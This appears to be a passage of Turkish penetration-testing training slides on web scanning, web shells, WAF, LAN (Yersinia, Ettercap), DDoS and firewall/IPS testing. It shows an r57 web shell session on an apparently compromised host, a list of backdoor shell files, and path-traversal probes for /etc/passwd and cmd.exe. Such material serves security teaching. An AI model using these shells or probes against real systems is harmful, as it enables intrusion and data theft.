
- Statik web açıklık tarayıcısı
 - İlk web açıklık tarayıcılarından
- Güvenlik açıklığı barındıran web sunucu yazılımları, test, dev. gibi yanlışlıkla unutulmuş dosyaları, yapılandırma hatalarını bulmak için kullanılır
 - Nessus entegrasyonu vardır.
- Günümüz uygulamaları için yeterli değildir

```
root@bt:/pentest/scanners/nikto# perl nikto.pl -h http://localhost
- Nikto v2.1.2
-----
+ Target IP:      127.0.0.1
+ Target Hostname: localhost
+ Target Port:    80
+ Start Time:    2010-11-04 05:11:19

+ Server: Apache/2.2.9 (Ubuntu) PHP/5.2.6-bt0 with Suhosin-Patch
+ ETag header found on server, inode: 139083, size: 45, mtime: 0x46af3f103d500
+ Number of sections in the version string differ from those in the database, the server reports: apache/2.2.9 while the database has: 2.2.15. This may cause false positives.
+ Number of sections in the version string differ from those in the database, the server reports: php/5.2.6-bt0 while the database has: 5.3.2. This may cause false positives.
+ PHP/5.2.6-bt0 appears to be outdated (current is at least 5.3.2)
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
```



W3Af



Hazır Uygulamalara Yönelik Testler

- İlk aşamada sürüm numarasının bulunması önemlidir
- Sürüm numarasına göre zaafiyet taraması yapılır
 - Bilinen zaafiyet yoksa kaynak kod indirilerek kod içerisinde açıklık barındıracak bileşenler incelenir.
- Exploit.it gibi siteler günlük uygulama zaafiyetlerini yayinallyamaktadır

WhatWeb Versiyon Belirleme

- Ücretsiz kullanılabilen CMS, blog vs gibi yazılımların hangi sürümde çalışıklarını raporlama amaçlı
- <http://www.morningstarsecurity.com/research/whatweb>

```
:~/projects/whatweb/whatweb-0.3$ ./whatweb www.ardentcreative.co.nz
http://www.ardentcreative.co.nz [200] Google-Analytics-GA[791888], Joomla[1.5], md5[fcb3ec0dfa5e53dfdef2e991a24f1c1], meta-generator[Joomla! 1.5 - Open Source Content Management], server-header[Apache], title[Ardent Creative, Christchurch Web Design]
:~/projects/whatweb/whatweb-0.3$
:~/projects/whatweb/whatweb-0.3$ ./whatweb -a 3 www.ardentcreative.co.nz
http://www.ardentcreative.co.nz [200] Google-Analytics-GA[791888], Joomla[1.5,1.5.13 - 1.5.14], md5[fcb3ec0dfa5e53dfdef2e991a24f1c1], meta-generator[Joomla! 1.5 - Open Source Content Management], server-header[Apache], title[Ardent Creative, Christchurch Web Design]
:~/projects/whatweb/whatweb-0.3$
:~/projects/whatweb/whatweb-0.3$ ./whatweb forum.letterboxer.org.nz
http://forum.letterboxer.org.nz [200] md5[62e6aa20fda48f0152415b18bd5\c60f], phpBB[3], server-header[Apache], title[forum.letterboxer.org.nz &bull; Index page]
:~/projects/whatweb/whatweb-0.3$
:~/projects/whatweb/whatweb-0.3$ ./whatweb -a 3 forum.letterboxer.org.nz
http://forum.letterboxer.org.nz [200] md5[cf62d662675b612a39e0d17eeeca24809], phpBB[3,3.0.4], server-header[Apache], title[forum.letterboxer.org.nz &bull; Index page]
:~/projects/whatweb/whatweb-0.3$
:~/projects/whatweb/whatweb-0.3$
```

Web Üzerindenden Shell Alma

- Adım adım bir sistemi ele geçirme
 - Web açılığı bulunur
 - Açıklık kullanılarak web shell yerleştirilir
 - Web shell+nc kullanılarak sistemde komut satırına ulaşılır
 - Kernel yamaları eksikse (%80) uygun exploit bulunarak sistemde «root hakları elde edilir
 - İç ağa sizilir...

Web Shell

```
#r57 shell 1.50
Edited by Kaptan

20-08-2010 08:30:05 Your IP: [74.160.109.118] Server IP: [44.26.174.80]
PHP version: 5.2.1-20070215 curl: ON MySQL: ON MSSQL: Kapali PostgreSQL: Kapali
Safe_mode: Kapali Open_basedir: NONE Safe_mode_exec_dir: NONE Safe_mode_inclu
Disable functions : NONE
Free space : 271.91 GB Total space: 300 GB
Useful: gcc.cgi.php perl python ruby make tar netcat locate suidperl pwni_exec,
Dangerous: iptables logwatch,
[ phpinfo ] [ php.ini ] [ cpu ] [ mem ] [ syslog ] [ resolv ] [ hosts ] [ shadow ] [
[ procinfo ] [ version ] [ free ] [ dmesg ] [ vmstat ] [ lspci ] [ lsdev ] [ interrupts ]
[ w ] [ who ] [ uptime ] [ last ] [ ps aux ] [ service ] [ ifconfig ] [ netstat ] [ fstat
uname -a : Linux unixvps4 2.6.9-89.0.26.Elsmp #1 SMP Sun May 30 09:51:52 EDT 2010 i686 i686 i386 GNU/Lin
$OSTYPE: Linux 2.6.9-89.0.26.Elsmp
Server: Zeus/4.3
id : uid=5594(devtele) gid=5594(devtele)
pwd : /magma/users/u34/devtele/public_html/innovators/images (drwxr-xr-x)

Komut Uygula: ls -lia
total 1940
5384586 drwxr-xr-x 2 devtele devtele 4096 Aug 20 08:27 .
5384585 drwxr-xr-x 4 devtele devtele 4096 Sep 21 2009 ..
5384574 -rwxrwxrwx 1 devtele devtele 151 Aug 20 06:07 .htaccess
5384587 -rw-r--r-- 1 devtele devtele 4432 May 28 2007 3d.gif
5384588 -rw-r--r-- 1 devtele devtele 4972 May 28 2007 3dCellular.gif
16668718 -rw-r--r-- 1 devtele devtele 244739 May 28 2007 Image1.jpg
16668719 -rw-r--r-- 1 devtele devtele 253508 May 28 2007 Image2.jpg
16668720 -rw-r--r-- 1 devtele devtele 251949 May 28 2007 Image3.jpg
5384583 -rw-r--r-- 1 devtele devtele 28159 Aug 20 06:06 base.cw
5384573 -rwxrwxrwx 1 devtele devtele 31786 Aug 19 16:57 base.pl
16668708 -rw-r--r-- 1 devtele devtele 4493 May 28 2007 baseband.jpg
16668709 -rw-r--r-- 1 devtele devtele 4268 May 28 2007 belllogo.jpg
5384569 -rw-r--r-- 1 devtele devtele 156228 Aug 16 04:41 c99.php
5384571 -rw-r--r-- 1 devtele devtele 110743 Aug 16 04:44 canada.php
16668710 -rw-r--r-- 1 devtele devtele 4828 May 28 2007 casero.jpg

:: Server üzerinde komut calistir ::

Komut istemi 4
Calisma Dizini 4 /magma/users/u34/devtele/public_html/innovators/images
:: Dosya Duzenle ::

Dosya Duzenlemek icin 4 /magma/users/u34/devtele/public_html/innovators/images
:: Modify / Access date(touch) ::
```



```
root@bt:/pentest/backdoors/web# ls -l
total 40
-rw-r--r-- 1 871 872 1285 Apr 14 2007 cfexec.cfm
-rw-r----- 1 871 872 1200 Dec 18 2006 cmd-asp-5.1.asp
-rw-r----- 1 871 872 1526 Dec 18 2006 cmdasp.asp
-rw-r--r-- 1 871 872 1400 Apr 14 2007 cmdasp.aspx
-rw-r----- 1 871 872 725 Dec 18 2006 cmdjsp.jsp
-rw-r----- 1 871 872 2451 Dec 18 2006 jsp-reverse.jsp
-rw-r--r-- 1 871 872 585 Apr 14 2007 perlcmd.cgi
-rw-r----- 1 871 872 2800 Dec 18 2006 php-backdoor.php
-rw-r--[t]-- 1 871 872 1277 Apr 14 2007 readme.txt
-rw-r----- 1 871 872 328 Dec 18 2006 simple-backdoor.php
root@bt:/pentest/backdoors/web#
```



Web Uygulama Güvenlik Duvarı Keşfi

- WAF(Web Application firewall): Web uygulamalarına özel geliştirilmiş güvenlik duvari
 - Klasik firewall/IPS sistemlerden farkı: Web protokollerini ve uygulamaları daha iyi tanır ve aktif olarak(rproxy modunda) web sunucu gibi davranışarak atlatma saldırılarına karşı koyabilir
- Hedef sisteme çeşitli http istekleri göndererek dönen cevaplardan hangi proxy/waf çalıştırıldığı belirlenebilir

WafW00f

- Açık kod WAF keşif aracı

```
root@bt:/pentest/web/waffit# python wafw00f.py http://localhost
^ ^

///7/7.'` \ / _/ / /7/7,'` \ ,` \ /_/
| V V // o // _/ | V V // 0 // 0 // _/
|_n_,'_n_//_/_ |_n_,'_ \_,'_ \_,'_ /_/_<

WAFW00F - Web Application Firewall Detection Tool
By Sandro Gauci && Wendel G. Henrique

Checking http://localhost
Generic Detection results:
No WAF detected by the generic detection
Number of requests: 10
```

Yerel Ağ Protokoller Güvenlik Testleri

- Genellikle önemsenmez ya da ikinci plana atılır
- Yerel ağ saldırılarını sağlıklı olarak test edecek yazılım eksikliği
- Yersinia
 - www.yersinia.net
- Sık kullanılan LAN Protokollerini test amaçlı
- Ettercap

Spanning Tree Protocol (STP)
Cisco Discovery Protocol (CDP)
Dynamic Trunking Protocol (DTP)
Dynamic Host Configuration Protocol (DHCP)
Hot Standby Router Protocol (HSRP)
IEEE 802.1Q
IEEE 802.1X
Inter-Switch Link Protocol (ISL)
VLAN Trunking Protocol (VTP)



Yersinia LAN Saldırıları

Spanning Tree Protocol

Sending RAW Configuration BPDU

Sending RAW TCN BPDU

DoS sending RAW Configuration BPDU

DoS sending RAW TCN BPDU

Claiming Root Role

Claiming Other Role

Claiming Root Role dual home (MITM)

Dynamic Host Configuration Protocol

Sending RAW DHCP packet

DoS sending DISCOVER packet
(exhausting ip pool)

Setting up rogue DHCP server

DoS sending RELEASE packet (releasing
assigned ip)

802.1Q

Sending RAW 802.1Q packet

Sending double encapsulated
802.1Q packet

Sending 802.1Q ARP

Poisoning

Hot Standby Router Protocol

Sending RAW HSRP packet


Becoming active router
Becoming active router
(MITM)

802.1X

Sending RAW 802.1X
packet
Mitm 802.1X with 2
interfaces




Yersinia GUI



Ettercap


- Yerel ağlarda araya girme, bilgi çalma ve dos yapmak için kullanılan gelişmiş bir araçtır
- MITM için çeşitli yöntemler kullanır
 - ARP poisoning
 - ICMP Redirect
 - Port Stealing
 - DHCP spoofing



The screenshot shows the Ettercap interface with a menu bar at the top containing: Start, Targets, Hosts, View, Mitm, Filters, Logging, Plugins, and Help. Below the menu is a search bar labeled "Select a plugin...". A list of plugins is displayed in a table format:

[0]	Plugin Name	Version	Description
[0]	arp_cop	1.1	Report suspicious ARP activity
[0]	autoadd	1.2	Automatically add new victims in the target range
[0]	chk_poison	1.1	Check if the poisoning had success
[0]	dns_spoof	1.1	Sends spoofed dns replies
[0]	dos_attack	1.0	Run a d.o.s. attack against an IP address
[0]	dummy	3.0	A plugin template (for developers)
[0]	find_conn	1.0	Search connections on a switched LAN
[0]	find_ettercap	2.0	Try to find ettercap activity
[0]	find_ip	1.0	Search an unused IP address in the subnet
[0]	finger	1.6	Fingerprint a remote host
[0]	finger_submit	1.0	Submit a fingerprint to ettercap's website
[0]	gre_relay	1.0	Tunnel broker for redirected GRE tunnels
[0]	gw_discover	1.0	Try to find the LAN gateway
[0]	isolate	1.0	Isolate an host from the lan
[0]	link_type	1.0	Check the link type (hub/switch)
[0]	pptp_chapms1	1.0	PPTP: Forces chapms-v1 from chapms-v2
[0]	pptp_clear	1.0	PPTP: Tries to force cleartext tunnel
[0]	pptp_eap	1.0	PPTP: Forces EAP authentication

Ettercap GUI



DDoS Testleri

- Güvenlik temel üç bileşenden oluşur
 - C.I.A
 - A=Avaibility
- DDoS saldırıları güvenliği tehdit eden en önemli unsurlardandır
- Şirket güvenlik testleri yaptırılırken mutlaka dikkate alınmalı

DDoS Test Araçları

- Hping
- Netstress
- Isic
- Nmap
- Ab, Jmeter
- Nemesis

DDoS Test Yöntemleri

- Denenmesi gereken testler:
 - Syn flood
 - UDP flood
 - DNS flood
 - TCP flood (ACK, FIN flood saldırıları)
 - DNS amplification
 - HTTP GET, Post flood
 - SMTP flood
- Her bir başlık için detaylı testler yapılmalı ve raporlanmalı

Firewall/IPS Testleri

- Amaç :
 - Firewall, IPS gibi sınır güvenliği bileşenlerinin gerçekten etkin koruma sağlayıp sağlamadığının testi
 - Firewall'dan erişim yasağı verilmiş fakat kullanıcı bunu atlatabilir mi?
- Sık kullanılan yöntemler
 - Tünelleme
 - IPS atlatma
- Hping, Tunelleme araçları(iodine, ptunnel, reduh), netcat, Ultrasurf, metasploit

Firewall Keşif Çalışmaları

IP TTL Değerlerini Kullanarak Firewall/IPS Keşfi

Posted by **Bga** | Posted in **Network Pentest** | Posted on 13-07-2010-05-2008



IP başlığındaki TTL değeri bir paketin yaşam süresini belirler. Bir paket L3 routing işlemi yapan bir cihaza rastgeldiğinde TTL değeri bir düşürülür. Farklı sistemler farklı TTL değerlerine sahip olabilir. Mesela Linux sistemler paket oluştururken TTL değerini 64 yaparak gönderir, Microsoft Windows ise 128 değerini kullanır.

Penetrasyon testlerinde hedef sisteme yönelik keşif çalışmalarında TTL değeri önemli rol oynamaktadır. TCP/IP bilgisi iyi bir güvenlikçi basit paketlerle hedef sistem önünde Firewall, IPS ve benzeri sistemler olup olmadığını TTL değerlerine bakarak anlayabilir.

Örnek çalışma: www.microsoft.com önünde Firewall vs benzeri cihaz var mı sorusunun cevabı?

Adım-1: Micorosft.com'a ait IP adreslerinden birisi hedef olarak seçilir.

```
root@seclabs:~# ping www.microsoft.com
PING lb1.www.ms.akadns.net (65.55.21.250) 56(84) bytes of data.
```

IP adresi belirlendikten sonra ilgili IP adresine bir adet SYN bayraklı TCP paketi gönderilir.

```
root@seclabs:~# hping -p 80 -S 65.55.21.250 -c 1
HPING 65.55.21.250 (eth0 65.55.21.250): S set, 40 headers + 0 data bytes
len=46 ip=65.55.21.250 ttl=48 id=6920 sport=80 flags=SA seq=0 win=512 rtt=152.0 ms
```

IPS Keşif Çalışmaları

- IPS ne işe yarar?
 - Gelen saldırı içerikli paketleri engellemeye
- IPS var mı yok mu anlamanın en kolay yolu:
 - Hedef sisteme IPS'î kızdıracak saldırı içerikli paketlerin gönderilmesi
 - GET ../../etc/passwd HTTP/1.0
 - GET ../../cmd.exe HTTP/1.0 gibi...
- Dönen cevaplara göre arada IPS var mı yok mu
«anlaşılabilir»

